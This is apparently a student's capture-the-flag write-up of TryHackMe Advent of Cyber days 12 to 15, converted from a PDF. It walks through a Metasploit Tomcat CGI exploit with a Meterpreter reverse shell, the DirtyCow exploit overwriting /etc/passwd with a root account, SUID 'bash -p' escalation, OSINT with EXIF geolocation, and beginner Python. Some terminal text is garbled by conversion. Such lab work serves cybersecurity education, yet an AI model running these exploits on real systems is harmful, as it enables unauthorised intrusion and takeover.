
The answer and the explanation for question 1 until 7 all can be found on the tryhackme class's page. For question 8, after connecting to vpn on the kali, run “ssh cmnatic@TARGET IP” and enter the password provided. Run `find / -perm -u=s -type f 2>/dev/null` to enumerate the machine for executables that have had the SUID permission set. Do `bash -p` to enter root and use `cat /root/flag.txt` to get the flag answer.

Day 12- Networking Ready, set, elf.

Tool used: Kali linux, Firefox

Question 1:

Run the nmap




```
root@kali:~# nmap -sV https://tryhackme.com/room/learncyberin25days
[...]
|_ http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp open  ajp13          Apache Jserv (Protocol v1.3)          IP Address
|_ http-methods: 
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http           Apache Tomcat/9.0.17
|_ http-title: Apache Tomcat/9.0.17
|_ http-favicon: Apache Tomcat
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
As this is a Windows machine, please allow a minimum of five minutes
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 8080/tcp) two ways of escalating your privileges after you gain entry.
HOP RTT      ADDRESS
1  193.72 ms  10.18.0.1
2  193.83 ms  10.10.30.184

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.95 seconds

[root@kali:~]# ss
HeavenRaiza's MITRE room
DarkStar7471's RP:Metasploit Room
```

Question 2:



EXPLOIT DATABASE

Apache Tomcat - CGI Servlet enableCmdLineArguments Remote C Execution (Metasploit)

EDB-ID: 47073	CVE: 2019-0232	Author: METASPLOIT	Type: REMOTE	Platform: WINDOWS	Date: 2019-07-03
EDB Verified: ✓		Exploit: Download / Source		Vulnerable App:	

Question 3:

```
1211101589@kali: ~
File Actions Edit View Help
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF
19/11/2020 15:51 <DIR> .
19/11/2020 15:51 <DIR> ..
03/07/2022 11:01 <DIR> cgi-bin
13/03/2019 16:56 1,257 web.xml
               1 File(s)   1,257 bytes
               3 Dir(s)  9,452,535,808 bytes free

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF>cd cgi-bin
cd cgi-bin
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
03/07/2022 11:01 <DIR> .
03/07/2022 11:01 <DIR> ..
03/07/2022 11:01 73,802 dtsjpc.exe
19/11/2020 22:39 925 elfwhacker.bat
19/11/2020 23:06 27 flag1.txt
               3 File(s)  74,654 bytes
               2 Dir(s)  9,452,535,808 bytes free

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

Question 4:

Remember to change the rhost and the lhosts if you are not using the tryhackme attack box

```
root@kali: ~
File Actions Edit View Help
Volume 75%
0 Apache Tomcat 9.0 or prior for Windows

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.30.184
rhosts => 10.10.30.184
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
Name      Current Setting  Required  Description
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port][,...] (B4)
RHOSTS        10.10.30.184  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          8080          yes        The target port (TCP)
SSL            false         no        Negotiate SSL/TLS for outgoing connections
SSLCert        no           no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI       /           yes        The URI path to CGI script
VHOST          HTTP server virtual host (from here)

Payload options (windows/meterpreter/reverse_tcp): Star7471's AttackerKB Room
Name      Current Setting  Required  Description
Name          process        yes        Exit technique (Accepted: '', seh, thread, process, none)
EXITFUNC      process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.176.128  yes        The listen address (an interface may be specified)
LPORT          4444          yes        The listen port

Exploit target:
Id  Name
0  Apache Tomcat 9.0 or prior for Windows  9.0.17

Answer the questions below
What is the version number of the web server?

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > [REDACTED]
```

Thought Process/Methodology:

After opening up the kali and firefox (also connected to the vpn). Open terminal and run nmap on the target's ip to find the web version. Then to google and search for the apache tomcat's CVE to create a Meterpreter entry onto the machine. After that, setup Metasploit and search for the CVE and interact with it, remember to change the RHOSTS, LHOST and the TARGETURI, then start to exploit or run. After the sessions it created, execute the command shell and use windows command line. Search for the flag1.txt and run type flag1.txt to check the answer.

Day 13-Coal for Christmas

Tool used: Kali linux, Firefox

Solution/Walkthrough:

Question 1

Open terminal,then type nmap ip address

```
(1211101582㉿kali)-[~] [Day 12] Networking Ready, set, elf.
$ nmap 10.10.161.249
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 20:05 EDT
Nmap scan report for 10.10.161.249
Host is up (0.21s latency). [Day 13] Networking Coal for Christmas
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 25.26 seconds
```

Day 13:

Question 2

Type telnet ip address

```
(1211101582㉿kali)-[~]
$ telnet 10.10.161.249
Trying 10.10.161.249 ...
Connected to 10.10.161.249.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make it easy to drop off presents, so we created an account for you to use.

Username: santa
Password: clauschristmas
Some information with commands like this:
We left you cookies and milk!
```

Question 3

First we login,then we type bash ,after that we type cat /etc/*release

```
$ bash
santa@christmas:~$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
santa@christmas:~$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
```

Submit

Hint

Question 4

Type ls.Then,type cat cookies_and_milk.txt

```
santa@christmas:~$ ls
christmas.sh  cookies_and_milk.txt
santa@christmas:~$ cat cookies_and_milk.txt
*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//     The Grinch
*****
```

Question 5

Go to <https://dirtycow.ninja/>. Tapview exploit,then tap dirtycow

```
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.

// To use this exploit modify the user values according to your needs.
// The default is "firefart".

// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c

// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt

// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"

// Afterwards, you can either "su firefart" or "ssh firefart@..."

// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd

// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
```

Question 6

Type ls.Then type ./dirty.After that,enter new password.Then type su firefart and enter password.After that,type whoami.

```
santa@christmas:~$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
santa@christmas:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7fa3c5125000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created
You can log in with the username 'firefart' and the password 'pwned'

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created
You can log in with the username 'firefart' and the password 'pwned'

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
santa@christmas:~$ su firefart
Password:
firefart@christmas:/home/santa# whiami
No command 'whiami' found, did you mean:
  Command 'whoami' from package 'coreutils' (main)
whiami: command not found
firefart@christmas:/home/santa# whoami
firefart
```

Question 7

We type cd /root, then type pwd, then type ls. After that we type cat message_from_the_grinch.txt. Then type ls, then type tree. After that type tree | md5sum. Then type touch coal, then ls, then type tree, then type tree | md5sum.

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
└── message_from_the_grinch.txt

0 directories, 2 files
firefart@christmas:~# tre | md5sum
No command 'tre' found, did you mean:
  Command 'tr' from package 'coreutils' (main)
  Command 'te' from package 'interchange' (univers
  Command 'tie' from package 'texlive-binaries' (m
  Command 'trs' from package 'konwert' (main)
  Command 'tee' from package 'coreutils' (main)
  Command 're' from package 're' (universe)
  Command 'tde' from package 'devtodo' (universe)
  Command 'trn' from package 'trn' (multiverse)
  Command 'trn' from package 'trn4' (multiverse)
  Command 'toe' from package 'ncurses-bin' (main)
  Command 'true' from package 'coreutils' (main)
  Command 'trek' from package 'bsdgames' (universe)
  Command 'tree' from package 'tree' (universe)
  Command 'tred' from package 'graphviz' (main)
  Command 'the' from package 'the' (universe)
tre: command not found
d41d8cd98f00b204e9800998ecf8427e  -
firefart@christmas:~# tree | md5sum
0c2a59f74bac6414fa276ec07a55df81  -
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└── message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# █
```

Question 8

Get it from the text.

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called DirtyCow. [Dirty COW \(CVE-2016-5195\)](#) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

Thought Process/Methodology:

We open terminal,then type nmap ip address.We type telnet ip address.Then we login,then we type bash ,after that we type cat /etc/*release.Type ls.Then,type cat cookies_and_milk.txt.After that we type nano dirty.c.We go to <https://dirtycow.ninja/>.Tap view exploit,then tap dirtycow.Then tap raw.Then copy the content and paste it in the dirty.c.After

that, type gcc -pthread dirty.c -o dirty -lcrypt. After that, type ls. Then type ./dirty. After that, enter new password. Then type su fireart and enter password. After that, type whoami. We type cd /root, then type pwd, then type ls. After that we type cat message_from_the_grinch.txt. Then type ls, then type tree. After that type tree | md5sum. Then type touch coal, then ls, then type tree, then type tree | md5sum. For question 8, we get it from text.


Day 14-OSINT Where's Rudolph?

Tool used: Kali linux, Firefox

Solution/Walkthrough:

Question 1

Go reddit search IGuidetheClaus2020,then tap to the comment and get link.



Question 2

Tap the overview to know where he born

A screenshot of a reddit post by 'IGuidetheClaus2020'. The post discusses the Chicago Public Library's policy change regarding fines. A comment from the same user reveals they were born in Chicago. The comment text is: 'Fun fact: I was actually born in Chicago and my creator's name was Robert!'. The screenshot also shows other parts of the reddit interface like the sidebar and other comments.

Question 3

Go google search rudolph reindeer creator

A screenshot of a Google search results page. The search query is 'rudolph reindeer creator'. The top result is a link to 'Rudolph the Red-Nosed Reindeer - Wikipedia'. The snippet from the Wikipedia page describes Rudolph as a fictional reindeer created by Robert L. May. Below the snippet is a link to the Wikipedia page and a 'More' button.

Question 4

At the comment,it show that sometimes he use twitter

OVERVIEW POSTS COMMENTS AWARDS RECEIVED (LEGACY)

New Hot Top

IGuidetheClaus2020 commented on Loooool i.redd.it/lzu70q... r/Twitter · Posted by u/FriegusTheBoss


IGuidetheClaus2020 1 point · 2 years ago 🎉

Ouch. Some days I love Twitter. Some days, it's just...lol.

Reply Share ...

Question 5

Go google search twitter IGuidetheClaus2020



A screenshot of a Twitter profile for the user "IGuidetheClaus2020". The profile picture is a cartoon reindeer with a red nose. The bio reads "IGuidetheClaus2020" and "@IGuideClaus2020". There is a "Follow" button on the right. The profile has 23 tweets.

Question 6

Find it on twitter

L↓ [@judetheclaus2020 Retweeted](#)



Kristen ... @Kristen... · Nov 25, 2020 ·

I never thought that an interview with a [@BacheloretteABC](#) contestant would make me want to be a better person, but I spoke to Joe the anesthesiologist from [#TheBachelorette](#) today, and he is THE PUREST SOUL EVER. Read the full Q&A: ew.com/tv/bachelorette...



Question 7

Save photo. Go google search google reverse image search. Then try one by one the link.



PEOPLE SERVICES

[Home](#) > [News & Events](#) > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance



Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019



On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.

Question 8

We go download the high resolution image on twitter. Then we go upload it on view exif data to get the coordinate.

GPS Data	Value
GPS Longitude Ref	West
GPS Longitude	-87.624277300009
GPS Latitude Ref	North
GPS Latitude	41.891815100053

Question 9

Get flag on view exif data too.

Image Exif Data	Value
File Name	lights-festival-website (1).jpg
Filesize	49.96K
Width	650 pixels
Height	510 pixels
Mime Type	image/jpeg
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
Exif Version	0231

Question 11

Go google search marriott chicago.



Chicago Marriott Downtown Magnificent Mile

4-star hotel

540 Michigan Ave, Chicago, IL 60611, United States • +1 312-836-0100

[Website](#)

[Directions](#)

[Save](#)

[Share](#)

Bo



4.3



Polished high-rise property offering farm-to-tak

Thought Process/Methodology:

We go to reddit search IGuidetheClaus2020, then tap to the comment and get link. We tap the overview to know where he born. We go google search rudolph reindeer creator. At the comment, it show that sometimes he use twitter. We go google search twitter IGuidetheClaus2020. We find her favourite show on twitter. We save photo. Go google search google reverse image search. Then try one by one the link. We go download the high resolution image on twitter. Then we go upload it on view exif data to get the coordinate. We get flag on view exif data too. Then we go google search marriott chicago.

Day 15

Tools used: VS Code, google chrome

Solution/Walkthrough:

Question 1

Add a variable 'n' and print.

A screenshot of the Visual Studio Code interface. The top part shows a code editor with a file named 'python.py' containing the following code:

```
n = True + True
print(n)
```

The bottom part shows a terminal window with the following output:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS F:\PSP0201 Kali\Python> & "C:/Users/Isaac Lim/AppData/Local/Programs/Python/Python310/python.exe" "f:/PSP0201 Kali/Python/python.py"
2
PS F:\PSP0201 Kali\Python>
```

Question 2


The answer ‘PyPi’ is given on top of the questions.

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

Question 3

Add a variable ‘n’ and print.



A screenshot of a terminal window titled "TERMINAL". The code in the editor is:

```
python.py > ...
1 n = bool("False")
2 print([n])
```

The terminal output shows:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS F:\PSP0201 Kali\Python> & "C:/Users/Isaac Lim/AppData/Local/Programs/Python/Python310/python.exe" "f:/PSP0201 Kali/Python/python.py"
True
PS F:\PSP0201 Kali\Python>
```

Question 4

The hint was given in TryHackMe.com and the answer is confirmed by searching google.

```
# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

The requests library

We can download pages using the Python requests library. The requests library will make a GET request to a web server, which will download the HTML contents of a given web page for us. There are several different types of requests we can make using requests , of which GET is just one. 30 Mar 2021

Question 5

A screenshot of the Visual Studio Code interface. The code editor shows a file named 'python.py' with the following content:

```
python.py > ...
1 x = [1, 2, 3]
2
3 y = x
4
5 y.append(6)
6
7 print(x)
```

The terminal below shows the execution of the script:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS F:\PSP0201 Kali\Python> & "C:/Users/Isaac Lim/AppData/Local/Programs/Python/Python310/python.exe" "f:/PSP0201 Kali/Python/python.py"
[1, 2, 3, 6]
PS F:\PSP0201 Kali\Python>
```

Question 6

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Question 7

A screenshot of the Visual Studio Code interface. The code editor shows a file named 'python.py' with the following content:

```
python.py > ...
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

The terminal below shows the execution of the script:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS F:\PSP0201 Kali\Python> & "C:/Users/Isaac Lim/AppData/Local/Programs/Python/Python310/python.exe" "f:/PSP0201 Kali/Python/python.py"
What is your name? Skidy
The Wise One has allowed you to come in.
PS F:\PSP0201 Kali\Python>
```

Question 8

The screenshot shows the Visual Studio Code interface. In the top left, there's a 'Get Started' button and a file tab labeled 'python.py X'. The main area displays the following Python script:

```
python.py > ...
1 names = ["skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

Below the code editor, there are tabs for 'PROBLEMS', 'OUTPUT', 'DEBUG CONSOLE', and 'TERMINAL'. The 'TERMINAL' tab is currently selected, showing the following Windows PowerShell session:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS F:\PSP0201 Kali\Python> & "C:/Users/Isaac Lim/AppData/Local/Programs/Python/Python310/python.exe" "f:/PSP0201 Kali/Python/python.py"
What is your name? elf
The Wise One has not allowed you to come in.

PS F:\PSP0201 Kali\Python>
```


Thought Process/Methodology:

Install VS Code and Install Python within the VS Code. Simply add a new file with .py behind. Run the code as what the questions have mentioned in TryHackMe.com. Most of the answers can be found in the 'TERMINAL' in VS Code once we run the code correctly. The other questions can be found on TryHackMe.com.

Day 16 - Help! Where is Santa?

